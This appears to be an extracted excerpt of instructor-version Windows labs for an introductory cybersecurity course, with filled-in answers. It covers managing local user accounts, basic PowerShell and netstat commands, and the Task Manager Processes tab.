


Step 2: Create a user account.


- a. The **User Accounts** window opens. Click **Manage another account**.




- b. The **Manage Accounts** window opens. Click **Add a new user in PC settings**.



- c. The Settings window opens. Click **Add someone else to this PC**.



- d. The **How will this person sign in?** window opens. Click **I don't have this person's sign-in information**.



The screenshot shows a window titled "Microsoft account" with a close button (X) in the top right corner. The main heading is "How will this person sign in?". Below this, a paragraph of text reads: "Enter the email address or phone number of the person you want to add. If they use Windows, Office, Outlook.com, OneDrive, Skype, or Xbox, enter the email or phone number they use to sign in." Below the text is a text input field with the placeholder text "Email or phone". At the bottom left, there are two links: "I don't have this person's sign-in information" and "Privacy statement". At the bottom right, there are two buttons: a blue "Next" button and a grey "Cancel" button.

- e. The **Let's create your account** window opens. Click **Add a user without a Microsoft account**.

Microsoft account

×

Let's create your account

Windows, Office, Outlook.com, OneDrive, Skype, Xbox. They're all better and more personal when you sign in with your Microsoft account.* [Learn more](#)

[Get a new email address](#)

▾

▾

▾

▾

*If you already use a Microsoft service, go [Back](#) to sign in with that account.

[Add a user without a Microsoft account](#)

Next

Back

- f. The **Create an account for this PC** window opens. Provide the necessary information to create the new user account named **User1**. Click **Next** to create the new user account.

Microsoft account

Create an account for this PC

If you want to use a password, choose something that will be easy for you to remember but hard for others to guess.

Who's going to use this PC?

User1

Make it secure.

.....

.....

PasswordUser1

Next Back

- g. What type of user account did you just create?

A local account with no administrative rights

- h. Log into the newly created user account. It should be successful.
- i. Navigate to **C:\Users** folder. Right-click the **User1** folder and select **Properties**, and then the **Security** tab. Which groups or users have full control of this folder?

Groups: SYSTEM, Administrators Users: User1

- j. Open the folder that belongs to CyberOpsUser. Right-click the folder and click the **Properties** tab. Were you able to access the folder? Explain.

You do not have permission to access this folder.


- k. Log out of User1 account. Log back in as CyberOpsUser.

- I. Navigate to **C:\Users** folder. Right-click the folder and select **Properties**. Click the **Security** tab. Which groups or users have full control of this folder?


Groups: SYSTEM, Administrators Users: CyberOpsUser

Part 8: Reviewing User Account Properties

- a. Click **Start** > Search for **Control Panel** > Select **Administrative Tools** > Select **Computer Management**.
- b. Select **Local Users and Groups**. Click the **Users** folder.



- c. Right-click **User1** and select **Properties**.
- d. Click the **Member Of** tab.



Which group is User1 is a member of? _____ **Users**


- e. Right-click the account **CyberOpsUser** and select **Properties**.

Which group is this user a member of? _____ **Users and Administrators**


Part 9: Modifying Local User Accounts

Step 1: Change the account type.


- a. Navigate to the **Control Panel** and select **User Accounts**. Click **Manage another account**. Select **User1**.



- b. In the Change an Account window, click the **User1** account. Click **Change the account type**.




- c. Select the **Administrator** radio button. Click **Change Account Type**.



- d. Now the account User1 has administrative rights.
- e. Navigate to **Control Panel > Administrative Tools > Computer Management**. Click **Local Users and Groups > Users**.
- f. Right-click **User1** and select **Properties**. Click **Member Of** tab.
- Which groups does User1 belong to?


Administrators and Users

- g. Select **Administrators** and click **Remove** to remove User1 from the Administrative group. Click **OK** to continue.



Step 2: Delete the account.

- a. To delete the account, right-click **User1** and select **Delete**.



- b. Click **OK** to confirm the deletion. What is another way to delete a user account?

Control Panel > User Accounts > Manage another account > Select User1 > Delete the account

Reflection

1. Why is it important to protect all accounts with strong passwords?

No password or a weak password can allow access from almost anyone to steal data, or use the computer for unauthorized purposes.

2. Why would you create a user with Standard privileges?

The Standard User cannot compromise the security of the computer or the privacy of other users.

Lab – Using Windows PowerShell (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

The objective of the lab is to explore some of the functions of PowerShell.

Background / Scenario


PowerShell is a powerful automation tool. It is both a command console and a scripting language. In this lab, you will use the console to execute some of the commands that are available in both the command prompt and PowerShell. PowerShell also has functions that can create scripts to automate tasks and work together with the Windows Operating System.

Required Resources

- 1 Windows PC with PowerShell installed and Internet access

Step 3: Access PowerShell console.

- a. Click **Start**. Search and select **powershell**.



- b. Click **Start**. Search and select **command prompt**.

Step 4: Explore Command Prompt and PowerShell commands.

- a. Enter **dir** at the prompt in both windows.
What are the outputs to the **dir** command?

Both windows provide a list of subdirectories and files, and associated information like type, file size, date and time of last write. In PowerShell, the attributes/modes are also shown.

- b. Try another command that you have used in the command prompt, such as **ping**, **cd**, and **ipconfig**. What are the results?

The output in both windows are similar.

Step 5: Explore cmdlets.

- a. PowerShell commands, cmdlets, are constructed in the form of *verb-noun* string. To identify the PowerShell command to list the subdirectories and files in a directory, enter **Get-Alias dir** at the PowerShell prompt.

```
PS C:\Users\CyberOpsUser> Get-Alias dir
```

CommandType	Name	Version	Source
Alias	dir -> Get-ChildItem		

What is the PowerShell command for **dir**? _____ **Get-ChildItem**

- b. For more detailed information about cmdlets, navigate to <https://technet.microsoft.com/en-us/library/ee332526.aspx>.
- c. Close the Command Prompt window when done.

Step 6: Explore the netstat command using PowerShell.

- a. At the PowerShell prompt, enter **netstat -h** to see the options available for the netstat command.

```
PS C:\Users\CyberOpsUser> netstat -h
```

Displays protocol statistics and current TCP/IP network connections.

```
NETSTAT [-a] [-b] [-e] [-f] [-n] [-o] [-p proto] [-r] [-s] [-x] [-t] [interval]
```

-a	Displays all connections and listening ports.
-b	Displays the executable involved in creating each connection or listening port. In some cases well-known executables host multiple independent components, and in these cases the sequence of components involved in creating the connection or listening port is displayed. In this case the executable name is in [] at the bottom, on top is the component it called, and so forth until TCP/IP was reached. Note that this option can be time-consuming and will fail unless you have sufficient permissions.

<some output omitted>

- b. To display the routing table with the active routes, enter **netstat -r** at the prompt.

```
PS C:\Users\CyberOpsUser> netstat -r
```

```
=====
Interface List
3...08 00 27 a0 c3 53 .....Intel(R) PRO/1000 MT Desktop Adapter
```

```
10...08 00 27 26 c1 78 .....Intel(R) PRO/1000 MT Desktop Adapter #2
1.....Software Loopback Interface 1
```

IPv4 Route Table

Active Routes:

Network	Destination	Netmask	Gateway	Interface	Metric
0.0.0.0	0.0.0.0		192.168.1.1	192.168.1.5	25
127.0.0.0	255.0.0.0		On-link	127.0.0.1	331
127.0.0.1	255.255.255.255		On-link	127.0.0.1	331
127.255.255.255	255.255.255.255		On-link	127.0.0.1	331
169.254.0.0	255.255.0.0		On-link	169.254.181.151	281
169.254.181.151	255.255.255.255		On-link	169.254.181.151	281
169.254.255.255	255.255.255.255		On-link	169.254.181.151	281
192.168.1.0	255.255.255.0		On-link	192.168.1.5	281
192.168.1.5	255.255.255.255		On-link	192.168.1.5	281
192.168.1.255	255.255.255.255		On-link	192.168.1.5	281
224.0.0.0	240.0.0.0		On-link	127.0.0.1	331
224.0.0.0	240.0.0.0		On-link	192.168.1.5	281
224.0.0.0	240.0.0.0		On-link	169.254.181.151	281
255.255.255.255	255.255.255.255		On-link	127.0.0.1	331
255.255.255.255	255.255.255.255		On-link	192.168.1.5	281
255.255.255.255	255.255.255.255		On-link	169.254.181.151	281

Persistent Routes:

None

IPv6 Route Table

Active Routes:

If	Metric	Network	Destination	Gateway
1	331	::1/128		On-link
3	281	fe80::/64		On-link
10	281	fe80::/64		On-link
10	281	fe80::408b:14a4:7b64:b597/128		On-link
3	281	fe80::dd67:9e98:9ce0:51e/128		On-link
1	331	ff00::/8		On-link
3	281	ff00::/8		On-link
10	281	ff00::/8		On-link


Persistent Routes:

None

What is the IPv4 gateway?

Answers will vary. The gateway is 192.168.1.1 in this example.

- c. Open and run a second PowerShell with elevated privileges. Click **Start**. Search for PowerShell and right-click **Windows PowerShell** and select **Run as administrator**. Click **Yes** to allow this app to make changes to your device.



- d. The netstat command can also display the processes associated with the active TCP connections. Enter the **netstat -abno** at the prompt.

```
PS C:\Windows\system32> netstat -abno
```


Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	756
RpcSs				
[svchost.exe]				
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
Can not obtain ownership information				
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	444
Can not obtain ownership information				
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	440
Schedule				
[svchost.exe]				
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	304
EventLog				
[svchost.exe]				
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING	1856
[spoolsv.exe]				
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING	544

<some output omitted>

- e. Open the Task Manager. Navigate to the **Details** tab. Click the **PID** heading so the PID are in order.
- f. Select one of the PIDs from the results of netstat -abno. PID 756 is used in this example.

- g. Locate the selected PID in the Task Manager. Right-click the selected PID in the Task Manager to open the **Properties** dialog box for more information.



What information can you get from the Details tab and the Properties dialog box for your selected PID?

PID 756 is associated with svchost.exe process. The user for this process is NETWORK SERVICE and it is using 4132K of memory.

Step 7: Empty recycle bin using PowerShell.

PowerShell commands can simplify management of a large computer network. For example, if you wanted to implement a new security solution on all servers in the network you could use a PowerShell command or script to implement and verify that the services are running. You can also run PowerShell commands to simplify actions that would take multiple steps to execute using Windows graphical desktop tools.

- Open the Recycle Bin. Verify that there are items that can be deleted permanently from your PC. If not, restore those files.
- If there are no files in the Recycle Bin, create a few files, such as text file using Notepad, and place them into the Recycle Bin.
- In a PowerShell console, enter **clear-recyclebin** at the prompt.

```
PS C:\Users\CyberOpsUser> clear-recyclebin
```

Confirm

Are you sure you want to perform this action?

Performing the operation "Clear-RecycleBin" on target "All of the contents of the Recycle Bin".

[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "Y"): y

What happened to the files in the Recycle Bin?

The files in the Recycle Bin are deleted permanently.

Reflection

PowerShell was developed for task automation and configuration management. Using the Internet, research commands that you could use to simplify your tasks as a security analyst. Record your findings.

Answers will vary.

Lab – Windows Task Manager (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Introduction

In this lab, you will explore Task Manager and manage processes from within Task Manager.

Part 1: Working in the Processes tab

Part 2: Working in the Services tab

Part 3: Working in the Performance tab

Background / Scenario

The Task Manager is a system monitor program that provides information about the processes and programs running on a computer. It also allows the termination of processes and programs and modification of process priority.

Required Resources

- A Windows PC with Internet access

Part 10: Working in the Processes tab

- a. Open a command prompt and a web browser.

Microsoft Edge is used in this lab; however, any web browser will work. Just substitute your browser name whenever you see Microsoft Edge.

- b. Right-click the Task bar to open **Task Manager**. Another way to open the Task Manager is to press **Ctrl-Alt-Delete** to access the Windows Security screen and select **Task Manager**.

- c. Click **More details** to see all the processes that are listed in the Processes tab.


Name	4% CPU	30% Memory	0% Disk	0% Network
Apps (3)				
Microsoft Edge	0%	11.5 MB	0 MB/s	0 Mbps
Task Manager	0.4%	11.6 MB	0 MB/s	0 Mbps
Windows Command Processor	0%	0.4 MB	0 MB/s	0 Mbps
Background processes (20)				
Application Frame Host	0%	5.9 MB	0 MB/s	0 Mbps
Browser_Broker	0%	2.2 MB	0 MB/s	0 Mbps
COM Surrogate	0%	1.4 MB	0 MB/s	0 Mbps
Cortana	0%	56.7 MB	0 MB/s	0 Mbps
Host Process for Windows Tasks	0%	3.6 MB	0 MB/s	0 Mbps
Microsoft Edge	0%	3.8 MB	0 MB/s	0 Mbps

